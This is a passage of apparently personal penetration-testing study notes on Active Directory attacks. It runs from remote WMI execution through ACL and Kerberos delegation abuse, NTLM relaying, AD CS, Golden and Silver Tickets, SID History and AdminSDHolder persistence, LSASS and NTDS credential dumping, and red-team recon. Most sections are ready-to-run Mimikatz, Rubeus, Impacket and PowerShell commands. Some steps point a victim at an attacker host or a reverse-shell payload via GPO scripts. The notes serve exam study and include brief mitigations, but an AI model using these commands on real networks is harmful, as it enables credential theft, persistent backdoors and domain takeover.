$Cred = New-Object System.Management.Automation.PSCredential('<DOMAIN>\<
USER>', $SecPass)

# 2. Run a command
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "cmd /c wh
oami > C:\output.txt" -ComputerName <TARGET> -Credential $Cred

# 3. Read the output
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "cmd /c typ
e C:\output.txt" -ComputerName <TARGET> -Credential $Cred
```

Create a Service Remotely

```
# Create the service
Invoke-WmiMethod -Class Win32_Service -Name Create -ArgumentList @($null, "S
ervice", $null, $null, "C:\Windows\System32\svchost.exe -k netsvcs", $null, $null, 1
6, "Manual", $null, $null, $null) -ComputerName <TARGET> -Credential $Cred

# Start the service (Replace "Service" with the service name from the output above)
Get-WmiObject -Class Win32_Service -Filter "Name='Service'" -ComputerName <T
ARGET> -Credential $Cred | Invoke-WmiMethod -Name StartService
```

Create a Scheduled Task Remotely

```
$Action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-NoPr
ofile -ExecutionPolicy Bypass -File C:\Windows\Temp\script.ps1"
Register-ScheduledTask -Action $Action -TaskName "Task" -Description "Task" -Co
mputerName <TARGET> -Credential $Cred
Start-ScheduledTask -TaskName "Task" -ComputerName <TARGET> -Credential $C
red
```

3) Alternate Authentication Material

1. Pass-the-Hash (NTLM)

- Use a user's NTLM hash to authenticate without knowing the plaintext password.

- **Mimikatz (on Windows):**

```
# Dump hashes from LSASS
privilege::debug
sekurlsa::logonpasswords

# Perform PtH to spawn a new process
sekurlsa::pth /user:<USER> /domain:<DOMAIN> /ntlm:<NTLM_HASH> /run:cmd.
exe
```

- **Impacket (from Kali):**

```
psexec.py -hashes :<NTLM_HASH> <DOMAIN>/<USER>@<TARGET_IP>
wmiexec.py -hashes :<NTLM_HASH> <DOMAIN>/<USER>@<TARGET_IP>
```

2. Pass-the-Ticket (Kerberos)

- Use a captured Kerberos TGS ticket to access a specific service.
- **Mimikatz:**

```
# Dump all Kerberos tickets from memory
sekurlsa::tickets

# Inject a stolen TGS ticket into the current session
kerberos::ptt <TICKET_FILE>.kirbi
```

- **Impacket (from Kali):** Tickets can be converted from `.kirbi` to `.ccache` for use with Impacket.

```
export KRB5CCNAME=<TICKET_FILE>.ccache
psexec.py -k -no-pass <DOMAIN>/<USER>@<TARGET>
```

3. Pass-the-Key / Overpass-the-Hash (Kerberos)

- Use a user's Kerberos keys (extracted from LSASS) to request a TGT, effectively turning a hash into a ticket.
- **Mimikatz:**

```
# Dump Kerberos keys
sekurlsa::ekeys

# Request a TGT using the AES256 key
kerberos::purge
kerberos::ptt /user:<USER> /domain:<DOMAIN> /aes256:<AES256_KEY>
```

4) Abusing User Behavior

1. Backdooring Writable Shares

- Find writable shares with `net share` or `smbmap`.
- Replace legitimate scripts (`.vbs`, `.bat`) or binaries (`.exe`) with malicious ones.
- Wait for a user or automated process to execute them.

2. RDP Session Hijacking

- You need to be an administrator on the target machine.
- **Steps:**
  1. Use `query user` on the target to see logged-in users and their session IDs.
  2. Use `tscon <SESSION_ID> /dest:console` to hijack the user's session to your RDP client.
  3. You will now be in their desktop without needing their password.

Pivoting with Chisel & Proxychains

Check my notes on Port Forwarding, Proxychaining listed above

AD Exploitation

1) Exploiting Permission Delegation (ACEs)

- Abuse misconfigured **Access Control Entries (ACEs)** in an object's **Access Control List (ACL)** to gain unauthorized privileges.
- **Tool: Bloodhound** to identify dangerous ACLs and attack paths.
- **Example Attack Path:**
  1. Bloodhound shows that the `ITSUPPORT` group has **ForceChangePassword** rights on a `T2**ADMIN**` user.
  2. Compromise a user in the `ITSUPPORT` group.
  3. **Force a password change** on the `T2**ADMIN**` user.
  4. Use the new password to access the privileged account.
- **PowerShell Commands:**

```
# 1. Add a compromised user to the exploiting group (if you have the rights)
Add-ADGroupMember -Identity "ITSUPPORT" -Members "ouruser"

# 2. Force a password change on the target user
$NewPassword = ConvertTo-SecureString -AsPlainText "NewPassword123!" -Fo
rce
Set-ADAccountPassword -Identity "t2_admin" -Reset -NewPassword $NewPass
word

# 3. Now RDP or use runas with the new credentials
```

2) Exploiting Kerberos Delegation

Constrained Delegation Exploitation

- Example scenario:

A service account (`SVCSQL`) is configured with constrained delegation to impersonate users *to* a specific service (`CIFS/SERVER2.za.avenger.com`).

- **Prerequisite:** You have compromised the password or NTLM hash of the service account.

- **Attack Steps:**
  1. **Enumerate** accounts with constrained delegation:

     ```
     Get-ADComputer -Filter {TrustedForDelegation -eq $True} -Properties Trust
     edForDelegation, ServicePrincipalName, msDS-AllowedToDelegateTo
     Get-ADUser -Filter {TrustedForDelegation -eq $True} -Properties TrustedFor
     Delegation, ServicePrincipalName, msDS-AllowedToDelegateTo
     ```

  2. **Request a TGT** for the service account using its credentials/hash.
  3. Use the TGT to **request a Service Ticket (TGS)** for the target service (`CIFS/SERVER2`) *impersonating a privileged user* (e.g., a Domain Admin).
- **Tools:**
  - **Rubeus (On Windows):**

    ```
    # Request a TGT using the NTLM hash
    Rubeus.exe asktgt /user:SVCSQL /domain:za.avenger.com /rc4:<NTLM_HAS
    H> /nowrap

    # Use the TGT to impersonate the admin user and get a service ticket for CIF
    S
    Rubeus.exe s4u /ticket:<BASE64_TICKET> /impersonateuser:Administrator /
    msdsspn:CIFS/SERVER2.za.avenger.com /altservice:CIFS /ptt

    # The ticket is now injected. Access the target machine.
    dir \\SERVER2.za.avenger.com\C$
    ```

  - **Impacket (From Kali):**

    ```
    getST.py -spn CIFS/SERVER2.za.avenger.com -impersonate Administrator z
    a.tryhackme.com/SVCSQL -hashes :<NTLM_HASH>
    export KRB5CCNAME=Administrator.ccache
    smbclient -k -no-pass //SERVER2.za.avenger.com/C$
    ```

3) Exploiting Authentication Relays (Printer Nightmare)

- Force a Domain Controller (with the Print Spooler service running) to authenticate to a malicious machine via the **MS-RPRN** RPC call (Printer Bug).
- **Relay** that authentication to another machine where the relayed user has administrative privileges (e.g., SMB signing not required).
- **Attack Steps:**
  1. **Verify Spooler is running** on target DC:

     ```
     rpcdump.py @<DC_IP> | grep spool
     ```

  2. **Verify SMB Signing** is not required on the target relay machine:

     ```
     nmap --script smb2-security-mode -p445 <RELAY_TARGET_IP>
     # Look for: Message signing enabled but not required
     ```

  3. **Set up ntlmrelayx** to relay the authentication and execute a command:

     ```
     ntlmrelayx.py -t smb://<RELAY_TARGET_IP> -smb2support --no-http-server
     -c "powershell -enc <BASE64_ENCODED_PAYLOAD>"
     ```

  4. **Trigger the authentication** from the DC using the Printer Bug:

     ```
     printerbug.py <DOMAIN>/<USER>:<PASSWORD>@<DC_IP> <ATTACKER_IP
     >
     ```

  5. **ntlmrelayx** will receive the authentication, relay it to the target, and execute your payload (e.g., adding a user to local admins).

4) Exploiting Users (Keylogging)

- Wait for a user to enter credentials into an application (like KeePass) and capture them with a keylogger.
- **Tool:** Metasploit's `post/windows/capture/keylog` module.
- **Steps:**
  1. Get a Meterpreter shell on the target user's machine.

2. **Migrate** to a process running as the same user (like `explorer.exe`).
3. Run the keylogger: `run post/windows/capture/keylog`
4. Wait for the user to type credentials. The keystrokes will be captured in Meterpreter.

5) Exploiting Group Policy Objects (GPOs)

- If you have write access to a GPO that is applied to computers, you can push a malicious startup script to gain command execution on those computers.
- **Steps: (example/scenario)**
  1. **Compromise a user** with rights to edit a GPO (e.g., `SOCREADM`).
  2. **RDP** to a management workstation (e.g., `WRK1`).
  3. Open `Group Policy Management` and edit the target GPO.
  4. Navigate to `Computer Configuration → Policies → Windows Settings → Scripts (Startup/Shutdown)`.
  5. Point the **Startup Script** to a batch file on a network share you control: `\\<ATTACKER_IP>\share\malicious.bat`
  6. **Wait** for the target computer to reboot or force a GPupdate (`gpupdate /force`).
  7. The computer will execute your script in the context of `NT AUTHORITY\SYSTEM`.

6) Exploiting Certificates (AD CS)

- Abuse misconfigured Certificate Templates in Active Directory Certificate Services (AD CS) to obtain a certificate that grants domain privileges.
- **Tool: Certify** to find vulnerable templates, **Rubeus** to request tickets.
- **Attack Steps:**
  1. **Find vulnerable templates** (e.g., allows low-privileged users to enroll, has SAN enabled):

     ```
     Certify.exe find /vulnerable
     ```

  2. **Request a certificate** for a user you want to impersonate (e.g., `Administrator`):

```
Certify.exe request /ca:<CA_SERVER>\<CA_NAME> /template:<VULN_TEMPLATE> /altname:Administrator
```

3. **Convert the certificate** to a `.pfx` file if needed.
4. **Use Rubeus** to request a Kerberos TGT using the certificate:

```
Rubeus.exe asktgt /user:Administrator /certificate:<CERT_PFX> /password:<PFX_PASSWORD> /ptt
```

5. The TGT is injected. Use it to access the DC: `dir \\AVGDC.za.aveger.com\C$`

7) Exploiting Domain Trusts (Golden Ticket)

- Forge a Kerberos Ticket Granting Ticket (TGT) to gain unlimited access within a domain. Requires the `krbtgt` user's NTLM hash.
- **Tool: Mimikatz**
- **Attack Steps:**
  1. **Dump the `krbtgt` hash** from a Domain Controller (requires DA privileges):

```
lsadump::dcsync /user:za\krbtgt
```

  2. **Create the Golden Ticket** on any machine in the domain:

```
kerberos::golden /user:fakeuser /domain:za.avenger.com /sid:<DOMAIN_SID> /krbtgt:<KRBTGT_NTLM_HASH> /ptt
```

  3. **Access any service** in the domain:

```
dir \\AVGDC.za.avenger.com\C$
```

- **Persistent:** The Golden Ticket is valid until the `krbtgt` password is changed *twice*.

Mitigation Overview

- **Least Privilege:** Don't assign users unnecessary rights.
- **Secure Delegation:** Use **Resource-Based Constrained Delegation** instead of traditional constrained delegation.
- **Disable NTLM:** Where possible, use Kerberos only.
- **Enable SMB Signing:** Prevents SMB relay attacks.
- **Disable Print Spooler** on Domain Controllers.
- **AD CS Hardening:** Carefully configure certificate templates, disable SAN mapping for low-privileged users.
- **Protect KRBTGT:** Regularly rotate the `krbtgt` account password (twice to invalidate Golden Tickets).
- **Monitor:** Use tools like **Bloodhound** defensively to find and fix dangerous configurations in your own environment.

Common Attack Flow

```
# Attack Flow (Step by Step)

Enumerate with BloodHound → find misconfigured DACL.

Abuse DACLs → escalate to local admin.

Delegation + NTLM relay → move laterally to servers.

Credential discovery → find service account creds.

Abuse GPO → gain admin on more systems.

Exploit AD CS → become Domain Admin.

Exploit Trusts → escalate to Enterprise Admin.
```

Persistence AD

- Persistence involves creating methods to maintain access to a domain even if your initial entry point is discovered and closed. This focuses on establishing backdoors in the AD infrastructure itself.

1) Persist Through Credentials (DCSync)

- The **DCSync** attack mimics the behavior of a Domain Controller to synchronize with another DC, allowing an attacker to request password data for any user, including the `krbtgt` account.
- **Prerequisite:** The compromised user must have **Replicating Directory Changes** and **Replicating Directory Changes All** permissions on the domain (e.g., a user in **Administrators**, **Domain Admins**, or **Enterprise Admins**).
- **Technique: DCSync with Mimikatz**

```
# Dump the NTLM hash for a specific user (e.g., krbtgt)
lsadump::dcsync /user:za\krbtgt

# Dump the NTLM hashes for all domain users
lsadump::dcsync /domain:za.avenger.com /all
```

- **Persistence Value:** With the `krbtgt` hash, you can create **Golden Tickets** to regain access at any time, making this one of the most powerful persistence methods.

2) Persistence through Tickets

1. Golden Ticket

- A forged Kerberos TGT (Ticket Granting Ticket) signed with the `krbtgt` account's hash. Provides **persistent, domain-wide access**.
- **Requirements:** The `krbtgt` user's NTLM hash.
- **Creation with Mimikatz:**

```
kerberos::golden /user:GenericUser /domain:avenger.com /sid:<DOMAIN_SID> /krbtgt:<KRBTGT_NTLM_HASH> /id:500 /groups:512 /ptt
```

  - `/id:500`: Sets the user RID to 500 (default Administrator RID).
  - `/groups:512`: Puts the user in the Domain Admins group.
  - `/ptt`: Injects the ticket directly into the current session.
- **Persistence Value:** Valid until the `krbtgt` password is changed **twice**. Provides instant DA access from any machine on the domain.

2. Silver Ticket

- A forged Kerberos TGS (Ticket Granting Service) ticket for a specific service (e.g., CIFS, HOST, RPCSS). It is signed with the **service account's** NTLM hash, not the `krbtgt` hash.
- **Requirements:** The NTLM hash of the service account (e.g., the computer account for a server).
- **Creation with Mimikatz:**

```
kerberos::golden /user:GenericUser /domain:avenger.com /sid:<DOMAIN_SID> /target:SERVER1.avenger.com /service:HOST /rc4:<SERVICE_ACCOUNT_NTLM_HASH> /ptt
```

- **Persistence Value:** Provides persistent access to that specific service on that specific server. Harder to detect than a Golden Ticket but limited in scope.

3) Persistence through Certificates (AD CS)

- If you compromise an Active Directory Certificate Services (AD CS) server, you can steal the CA's private key to sign your own fraudulent certificates. These certificates can then be used for authentication indefinitely.
- This attack revolves around taking the **private key** of the Certificate Authority (CA) of the domain.
- Armed with the private key, the attacker can now effectively "approve" their own Certificate Signing Requests (CSRs) and generate certificates to any user they

please.

- In Kerberos authentication, a user can authenticate by providing their public key.

- **Technique: Extract CA Private Key with Mimikatz**

```
# Requires SYSTEM-level privileges on the CA server itself
crypto::certificates /export /systemstore:local_machine
```

- **Persistence Value:** With the CA's private key, you can create certificates for any user, including privileged ones, allowing you to regain access even if all passwords are changed.

4) Persistence through SID History

- The `SIDHistory` attribute is used when a user is migrated to a new domain to retain their old permissions. Adding a privileged SID (like the Domain Admins group SID) to a low-privileged user's `SIDHistory` grants that user the same privileges.
- One way to abuse this feature is to add the SID of a privileged group – like the **Domain Admins** group – to the SID history of a low-level user
- Even though the user is not a member of the group in AD, the system will authorize them as if they were due to the group SID being in their history
- **Prerequisite:** Domain Admin (or equivalent) privileges.
- **Technique: Modify SIDHistory with Mimikatz**

```
# Add the Domain Admins group SID to a user's SIDHistory
sid::patch
sid::add /sam:<TARGET_USERNAME> /new:<DOMAIN_ADMINS_GROUP_SID>
```

- **Persistence Value:** Creates a hidden, persistent privileged account. The user appears to be in low-privileged groups but has the effective permissions of the added SID.

5) Persistence through Group Membership (Nesting of Groups)

- Add a seemingly benign, non-privileged group you control as a member of a highly privileged group. This is often less monitored than direct user membership.
- **Technique:**
  1. Create a new group: `New-ADGroup -Name "IT Helpdesk Level 2" -GroupScope Global`
  2. Nest your group inside a privileged group (e.g., **Backup Operators**):

     ```
     Add-ADGroupMember -Identity "Backup Operators" -Members "IT Helpdesk Level 2"
     ```

  3. Add a user you control to your group: `Add-ADGroupMember -Identity "IT Helpdesk Level 2" -Members "your_user"`
- **Persistence Value:** The user gains the privileges of the parent group (e.g., Backup Operators can read any file on a machine, leading to privilege escalation). This nesting can fly under the radar of audits.

6) Persistence through ACLs (AdminSDHolder)

- The **AdminSDHolder** object defines the permissions template that is periodically applied to all protected groups (like Domain Admins, Schema Admins). Modifying its ACL grants you those permissions on all protected groups.
- If an attacker adds their user account to the ***AdminSDHolder*** template, SDProp will replicate the ACL to all the protected groups when it runs every 60 minutes
- So even if the attacker is removed from privileged groups, they will be re-added at very cycle by SDProp
- **Prerequisite:** Domain Admin privileges.
- **Technique: Modify AdminSDHolder ACL with PowerShell**

  ```
  # Import the required module
  Import-Module ActiveDirectory

  # Get the current ACL of the AdminSDHolder object
  ```

```
$SD = Get-ADObject -Filter {name -like "AdminSDHolder"} -Properties nTSecurit
yDescriptor
$SDACL = $SD.nTSecurityDescriptor

# Create an Access Control Entry (ACE) granting "Full Control" to your user
$identity = "<Domain.com>\<USERNAME>"
$rights = "GenericAll" # Full Control
$type = "Allow"
$ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $ident
ity, $rights, $type

# Add the ACE to the ACL and set it back on the object
$SDACL.AddAccessRule($ace)
Set-ADObject -Identity $SD -Replace @{nTSecurityDescriptor = $SDACL}
```

- **Persistence Value:** After the **SDProp** process runs (default every 60 mins), your user will have Full Control over all protected groups, allowing you to add yourself back to DA anytime.

7) Persistence through GPOs

- Create or modify a Group Policy Object (GPO) that is linked to a critical OU (like Domain Controllers) to execute a malicious script upon logon, startup, or shutdown.
- **Technique: Logon Script GPO Backdoor**
  1. **Create a payload** (e.g., a reverse shell) and place it on a network share or the DC's `SYSVOL`.
  2. **Create a GPO** linked to the **Domain Controllers** OU.
  3. Edit the GPO: `User Configuration → Policies → Windows Settings → Scripts (Logon/Logoff)`.
  4. Point the **Logon Script** to your payload: `\\<Domian.com>\SYSVOL\<Domain.com>\scripts\payload.exe`
  5. **Wait** for a Domain Admin to log onto a DC, triggering your payload and giving you a DA shell.
- **Persistence Value:** Provides recurring execution whenever the GPO is applied. Very stealthy if done correctly.

Mitigation

- **Credentials:** Protect privileged accounts. Use **Protected Users** group to prevent caching of credentials. Regularly rotate the `krbtgt` account password.
- **Tickets:** Monitor for **Kerberos anomalies** (e.g., ticket encryption type, ticket lifetime). Use tools like **Rubeus** and **Elastic Detections**.
- **Certificates:** Protect CA servers. Implement **ESC1-ESC8** mitigations for AD CS.
- **SID History:** Monitor for modifications to the `SIDHistory` attribute.
- **Group Membership:** Audit nested group memberships regularly.
  Use **Bloodhound** defensively.
- **ACLs:** Regularly audit the ACLs on critical objects like **AdminSDHolder**. Limit who can modify these objects.
- **GPOs:** Regularly review GPOs for malicious scripts. Limit GPO modification rights.

Credential Harvesting and Dumping

1. Clear-text Files

- Searching for passwords stored in plaintext in files.
- **Common Locations:**
  - User documents: `.txt`, `.xlsx`, `.docx`
  - Configuration files: `web.config`, `Unattend.xml`, `Services.exe.config`
  - Scripts: `.bat`, `.ps1`, `.vbs`
  - Desktop: `passwords.txt`, `creds.txt`
- **Commands:**

```
# Linux (find files containing "password")
find / -type f -exec grep -l -i "password" {} \;2>/dev/null
# Windows (findstr)
findstr /si password *.txt *.xml *.config *.ini
```

2. Database Files & Password Managers

- **Targets:**
  - **Database Files:** `.mdf`, `.sqlite`, `.kdbx` (KeePass)
  - **Browser Storage:** Chrome/Edge/Firefox login data, cookies.
- **Tools:**
  - **KeePass:** Use the master password to open. May be found in memory.
  - **Browser Data:** Tools like `LaZagne`, `SharpWeb`, or `HackBrowserData`.
  - **SQLite:** Use `sqlitebrowser` to open and query database files.

    ```
    sqlitebrowser database.sqlite
    ```

3. Memory Dumping

- Extract credentials from the memory of running processes.
- **Primary Target: LSASS.exe** (Local Security Authority Subsystem Service). Stores logged-in users' credentials in memory.
- **Tools:**
  - **Procdump (Sysinternals):** `procdump.exe -accepteula -ma lsass.exe lsass.dmp`
  - **Task Manager:** Right-click `lsass.exe` → "Create dump file".
  - **Mimikatz:** `sekurlsa::minidump lsass.dmp` then `sekurlsa::logonpasswords`.

4. Local Windows Credentials

Security Account Manager (SAM)

- **Location:** `C:\Windows\System32\config\SAM` (locked while Windows is running).
- **Dumping Techniques:**

1. **Volume Shadow Copy:**

```
# Create a shadow copy
vssadmin create shadow /for=C:
# Copy SAM and SYSTEM files from the shadow copy
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM C:\temp\SAM
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\temp\SYSTEM
```

2. **Reg.exe:**

```
reg save HKLM\SAM C:\temp\SAM
reg save HKLM\SYSTEM C:\temp\SYSTEM
```

- **Cracking:** Use `secretsdump.py` (Impacket) or `hashcat` to extract hashes from the SAM/SYSTEM files.

```
secretsdump.py -sam SAM -system SYSTEM LOCAL
```

Mimikatz (LSASS Dumping)

- **The primary tool for extracting credentials from memory.**
- **Commands:**

```
# Dump passwords/hashes from the current LSASS process (requires Admin)
privilege::debug
sekurlsa::logonpasswords

# Dump hashes from a memory dump file
sekurlsa::minidump lsass.dmp
sekurlsa::logonpasswords
```

5. Windows Credential Manager

- Stores saved credentials for websites, applications, and networks.
- **Access via GUI:** `Control Panel` → `User Accounts` → `Credential Manager`.

- **Command Line:**

```
cmdkey /list
```

- **Dumping with Mimikatz:**

```
privilege::debug
sekurlsa::credman
```

6. Active Directory Credentials

NTDS.dit Dumping (Domain Controller)

- **NTDS.dit:** The AD database file containing all user hashes. Located at `C:\Windows\NTDS\NTDS.dit`.
- **Dumping Techniques:**
  1. **Ntdsutil (On DC):**

     ```
     ntdsutil "ac i ntds" "ifm" "create full C:\temp" q q
     ```

     This creates a copy of `NTDS.dit` and the `SYSTEM` hive in `C:\temp`.
  2. **Volume Shadow Copy** (as shown above).
  3. **Impacket's secretsdump.py (Remote):**

     ```
     # With credentials (DCSync style)
     secretsdump.py <DOMAIN>/<USER>:<PASSWORD>@<DC_IP>
     # With local files (from ntdsutil)
     secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
     ```

DCSync Attack

- Mimics a DC to request password data from a real DC. Requires privileged account.
- **Mimikatz:**

```
lsadump::dcsync /user:<DOMAIN>\krbtgt
lsadump::dcsync /domain:Domian.com /all
```

7. Group Policy Preferences (GPP) - Legacy

- Old GPOs stored passwords in `Groups.xml` files in `SYSVOL` in a reversible, encrypted format (AES key was public).
- **Location:** `\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\`
- **Tools:** `gpp-decrypt` in Kali.

```
gpp-decrypt <ENCRYPTED_PASSWORD>
```

8. Local Administrator Password Solution (LAPS)

- Microsoft solution that manages unique, randomized local admin passwords for domain-joined computers.
- **Enumerate:**
  - Check if LAPS is installed: `Get-AdmPwdPassword -ComputerName <COMPUTER>`
  - Find computers with LAPS enabled: Bloodhound or by checking AD extended rights.
- **Requirements:** Read permissions on the `ms-Mcs-AdmPwd` attribute for a computer object.
- **Get Password (PowerShell):**

```
Get-ADComputer -Identity <COMPUTER_NAME> -Properties ms-Mcs-AdmPwd | Select-Object -ExpandProperty ms-Mcs-AdmPwd
```

9. Network Sniffing & Poisoning

- **LLMNR/NBT-NS Poisoning:**
  - Tool: **Responder**
  - Captures **NetNTLMv2** hashes when users mistype share names.

```
sudo responder -I eth0
```

- **SMB Relay Attack:**
  - Tool: **ntlmrelayx.py**

- Relays SMB authentication to other machines instead of just capturing the hash.

```
ntlmrelayx.py -tf targets.txt -smb2support
```

10. Kerberos Attacks

Kerberoasting

- Request service tickets for SPNs (Service Principal Names) and attempt to crack the encrypted portion (which is encrypted with the *service account's* password) offline.
- **Tool: Rubeus**

```
Rubeus.exe kerberoast /stats
Rubeus.exe kerberoast /user:svc_sql /outfile:hashes.txt
```

- **Tool: Impacket**

```
GetUserSPNs.py -request -dc-ip <DC_IP> <DOMAIN>/<USER>:<PASSWORD>
```

AS-REP Roasting

- If a user has "Do not require Kerberos preauthentication" set, you can request an AS-REP message encrypted with their password and crack it offline.
- **Tool: Rubeus**

```
Rubeus.exe asreproast /user:joe.bloggs /outfile:hashes.txt
```

Mitigation

- **Principle of Least Privilege:** Limit admin rights to minimize credential exposure.
- **Credential Guard:** Enables virtualization-based security to protect LSASS.
- **LAPS:** Implement it to manage local admin passwords.
- **Disable Legacy Protocols:** Disable LLMNR/NBT-NS if not needed.
- **Strong Password Policies:** Enforce long, complex passwords to make cracking harder.

- **Monitoring:** Audit Kerberos events (4769, 4770), AS-REP roasting, and DCSync attempts.

Advance AD Attack

These attack will not be asked in OSCP or any other certificates but you can go thro ugh for your knowledge

Advanced / Uncovered Active Directory Attacks:

1. Skeleton Key Attack

Concept:

Attacker installs a “skeleton key” into LSASS on a Domain Controller.

This injects a universal master password valid for all users.

Effect:

Original passwords still work (normal users won’t notice).

Attacker can log in as any account using the skeleton key password.

Requirements:

Admin/system-level access on DC (e.g., via Mimikatz module).

Detection:

Look for abnormal LSASS memory modifications.

Monitor authentication logs for multiple users logging in with the same (wrong) pass word.

Persistence:

Lost after reboot (volatile).

2. Pass-the-PRT (Primary Refresh Token)

Concept:

In hybrid Azure AD + On-Prem environments, users authenticate with PRTs.

A stolen PRT can be reused to request access tokens (like Pass-the-Ticket but clou d).

Effect:

Attacker can impersonate victim in Azure/O365 services.

Persistence:

Even if AD creds reset, as long as refresh token isn't revoked → attacker stays logge d in.

Detection:

Monitor unusual sign-ins in AzureAD logs.

3. Pass-the-Certificate / Shadow Credentials

Concept:

Attackers abuse msDS-KeyCredentialLink attribute to add their own public key.

This allows authentication as that account with a self-generated certificate.

Effect:

Attacker can impersonate privileged accounts (like DA).

Detection:

Audit unexpected certificate-based logons.

Monitor AD changes to msDS-KeyCredentialLink.

4. Resource-Based Constrained Delegation (RBCD) via Machine Account Quota

Concept:

By default, any domain user can create up to 10 machine accounts.

Attacker creates a machine account → configures RBCD → impersonates users.

Attack Flow:

Create new machine account.

Set delegation rights so it can impersonate Domain Admin.

Request a ticket for DA.

Effect:

Escalation from low-privilege domain user → DA.

Detection:

Monitor excessive machine account creations.

5. Exchange Server Abuse

Concept:

Exchange often runs with high AD privileges.

Misconfigured permissions (WriteDACL, WriteOwner) allow privilege escalation.

Attacks:

Dumping mailboxes (credential harvest).

Using Exchange permissions to take over AD groups or accounts.

Persistence:

Adding hidden mailbox rules, forwarding sensitive emails.

Detection:

Audit Exchange groups (Exchange Trusted Subsystem).

6. MS SQL Server Abuse in AD

Concept:

MSSQL often runs with domain service accounts.

Misconfigured linked servers or xp_cmdshell allow AD escalation.

Attack:

Execute commands as service account.

Pivot across linked SQL servers into DC.

Detection:

Audit SQL linked server configs.

7. MS14-068 (Forged PAC Attack)

Concept:

Vulnerability in Kerberos PAC validation.

Attacker could forge PAC → escalate to DA.

Status:

Patched, but useful in legacy/lab environments.

Persistence:

Equivalent to Golden Ticket once exploited.

8. DCShadow Attack

Concept:

Attacker registers a rogue DC and pushes changes directly into AD database.

Bypasses normal AD replication security.

Effect:

Can add users to DA, change passwords, modify ACLs.

Persistence:

Stealthier than DCSync, as it injects changes directly.

Detection:

Monitor DC registration events (Directory Services logs).

9. ADFS (Active Directory Federation Services) Abuse

Concept:

ADFS handles authentication for cloud apps (O365).

If attacker steals signing certificate, they can forge SAML tokens.

Effect:

Impersonate any user in Azure/Office 365 (even global admin).

Persistence:

As long as signing key isn't rotated, attacker keeps access.

Detection:

Monitor ADFS logs for unusual token issuance.

10. OAuth Consent Grant Abuse

Concept:

Attacker tricks a user/admin into consenting to a malicious OAuth app.

Grants attacker persistent API access (email, OneDrive, Teams, etc.).

Persistence:

Doesn't depend on AD creds — survives password resets.

Detection:

Monitor for new OAuth consent grants in Azure portal.

With these added, you now have a complete AD attack arsenal:

Classic on-prem → Kerberos, Delegation, ACLs, GPOs, Trusts.

Modern cloud/hybrid → PRT, ADFS, OAuth.

Advanced stealth → Skeleton Key, DCShadow, AdminSDHolder.

Abuse of apps/services → Exchange, SQL, SYSVOL.

Red Teaming

Note:

Red Teaming is not pentesting, Red teaming emulates real-world adversaries to test detection and response; pentesting identifies and exploits vulnerabilities.

Key Concepts

- **OPSEC:** protect infrastructure and operational separation (jump hosts, non-reused creds), avoid noisy actions early.
- **Tactics vs Techniques:** Tactics = goals (persistence); Techniques = specific methods (schtasks, registry run).
- **Kill chains & frameworks:** MITRE ATT&CK mapping — use to plan and report actions.
- **Detection evasion:** process hollowing, living off the land (LoLbins), signed binaries, timestomping — used sparingly and documented.

Typical Tools (by phase)

- **Recon:** Nmap, Amass, Gobuster, theHarvester, Shodan, Google dorking.
- **Initial access:** Phishing toolkits, Burp, sqlmap, msfvenom, Exploit frameworks.
- **C2 / Foothold:** Metasploit, Cobalt Strike (commercial), Sliver, Meterpreter, custom HTTP(S)/DNS beacons.
- **Privilege Escalation:** WinPEAS/PowerUp, LinPEAS, Sudo/gTFObins, kernel exploit suggesters.
- **Lateral Movement:** PsExec, SMBexec, WinRM/PowerShell Remoting, RDP, SSH, WMI.
- **Credential harvesting:** Mimikatz, secretsdump (Impacket), LaZagne, credential reuse scripts.
- **Discovery:** BloodHound, ldapdomaindump, rpcclient, enum4linux.
- **Exfiltration:** Rclone, HTTP(S)/DNS tunneling, SMB uploads, encrypted archives.

Common Red Team Techniques (examples)

- **Phishing → Macro / HTA → PowerShell**
- **Supply-chain / Third-party compromise**
- **Abuse of misconfigured services (NFS no_root_squash, writable cron dirs)**
- **Token impersonation / Pass-the-Hash / Pass-the-Ticket**
- **Kerberoasting / AS-REP roasting**
- **Unquoted service paths / weak service permissions**
- **DLL hijacking / SUID / setcap abuse on Linux**

Detection & Logging to Check

- Windows: Event Logs (Security, Sysmon, PowerShell logs), Endpoint detections, EDR telemetry.
- Linux: auth.log, syslog, sudo logs, auditd, process accounting.
- Network: proxy, IDS/IPS, DNS logs, webserver access logs.

Reporting & Deliverables

- **Executive summary:** impact, scope, risk level (non-technical).

- **Technical findings:** step-by-step reproductions, commands, screenshots, PoCs.
- **IOC list:** hashes, IPs, domains, filenames, registry keys.
- **Remediation guidance:** prioritized fixes, configuration changes, detection rules.
- **Lessons learned & suggestions** for improving detection and response.

Defensive Controls & Mitigations (quick)

- Apply principle of least privilege; patching; MFA for remote access; network segmentation; EDR + endpoint hardening; secure coding (input validation); proper cron/backup/config permissions; rotate and protect keys; disable unnecessary services.

Red Team Recon:

Host & Service Discovery

```
nmap -sC -sV -p- <IP>
nmap -T4 -Pn -sV <IP>
nmap -p80,443 --script=http-enum <IP>
```

DNS & Domain Lookups

```
host example.com
dig example.com any
nslookup -type=mx example.com
whois example.com
```

Web/HTTP Quick Checks

```
curl -I http://example.com
```

```
wget -qO- http://example.com
```

Subdomain & VHost Discovery

```
amass enum -d example.com
sublist3r -d example.com -o subs.txt
gobuster vhost -u http://example.com -w subdomains.txt
```

Web Directory Discovery

```
gobuster dir -u http://example.com -w /usr/share/wordlists/dirb/common.txt -x php,
html,txt
dirb http://example.com /usr/share/wordlists/dirb/common.txt
nikto -h http://example.com
```

OSINT / Advanced Search (Google Dorks)

```
site:example.com "password"
inurl:admin site:example.com
filetype:pdf "confidential" site:example.com
```

Email / Host Harvesting

```
theHarvester -d example.com -l 500 -b google
theHarvester -d example.com -b bing
```

Search Engines / Shodan

```
shodan init YOUR_API_KEY
shodan search "apache country:US"
shodan host <IP>
# Use Censys/ZoomEye via web/API as needed
```

```
Recon Frameworks
# recon-ng (interactive)
recon-ng
workspaces create <name>
keys add shodan_api <KEY>
modules load recon/domains-hosts/google
options set SOURCE example.com
run
show hosts
show domains
```

Certificate & Public Record Checks

```
openssl s_client -connect example.com:443 -showcerts
